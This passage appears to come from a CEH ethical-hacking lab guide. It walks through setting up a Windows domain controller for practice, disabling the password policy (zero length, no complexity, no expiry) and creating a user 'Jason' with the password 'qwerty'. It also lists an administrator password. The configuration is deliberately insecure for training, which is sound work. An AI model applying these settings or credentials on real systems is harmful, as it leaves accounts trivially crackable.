
18. Wait until the process finishes. Then, click **Install** in the **Prerequisites Check** section.



19. A **You're about to be signed out** pop-up window appears; click **Close**.




20. Once the machine has restarted, the lock screen appears. Press the **Send Ctrl+Alt+Delete to this virtual machine** () icon from the menu bar. By default, the **CEH\Administrator** account is selected. Log in with **Pa\$\$w0rd** as the password.




Configure Group Policy Management

21. Click the **Windows** icon in the lower-left corner of the screen. The **Start** menu appears; click **Windows Administrative Tools** → **Group Policy Management**.
22. The **Group Policy Management** window appears. Expand **Forest: CEH.com** → **Domains** → **CEH.com** and select **Default Domain Policy**.




23. The **Group Policy Management Console** dialog box appears; click **OK**.




24. The **Default Domain Policy** window appears; select the **Settings** tab.

25. Right-click anywhere in the section and then select the **Edit...** option from the context menu.




26. The **Group Policy Management Editor** window appears; expand **Computer Configuration** → **Policies** → **Windows Settings** → **Security Settings** → **Account Policies** and select **Password Policy**.


27. The password policies appear in the right pane. Double-click **Enforce password history**.




28. The **Enforce password history Properties** window appears. Type **0** in the **passwords remembered** field; click **Apply** and then **OK**.



29. Double-click the **Maximum password age** option in the right-hand pane.




30. The **Maximum password age Properties** window appears. Type **0** in the **days** field; click **Apply** and then **OK**.




31. Double-click the **Minimum password age** option in the right-hand pane.
32. The **Minimum password age Properties** window appears. Type **0** in the **days** field; click **Apply** and then **OK**.
33. Double-click the **Minimum password length** option in the right-hand pane.
34. The **Minimum password length Properties** window appears. Type **0** in the **characters** field; click **Apply** and then **OK**.

35. Double-click the **Password must meet complexity requirements** option in the right-hand pane.




36. The **Password must meet complexity requirements Properties** window appears. Select the **Disabled** radio button, click **Apply**, and then click **OK**.




37. Once done, close all windows.

Create and Configure User Accounts

38. Click the **Windows** icon in the lower-left corner of the screen to make the **Start** menu appear and then click **Windows Administrative Tools** → **Active Directory Users and Computers**.
39. In the **Active Directory Users and Computers** window, expand the **CEH.com** node, right-click **Users**, and click **New** and **User** from the context menu, as shown in the screenshot below.




40. A **New Object - User** dialog box appears; fill in the required fields.
41. Type **Jason** in the **First name:** field, initials of your choice, and **Jason** in the **User logon name:** field. Then, click **Next**.



The screenshot shows the 'New Object - User' dialog box with the following fields and values:

- Create in:** CEH.com/Users
- First name:** Jason
- Initials:** M
- Last name:** (empty)
- Full name:** Jason M.
- User logon name:** jason
- @CEH.com** (dropdown menu)
- User logon name (pre-Windows 2000):** CEH\ (left), jason (right)
- Buttons:** < Back, Next >, Cancel


42. Type **qwerty** in the **Password** and **Confirm password** fields, uncheck **User must change password at next logon**, and check the **Password never expires** option. Then, click **Next**.



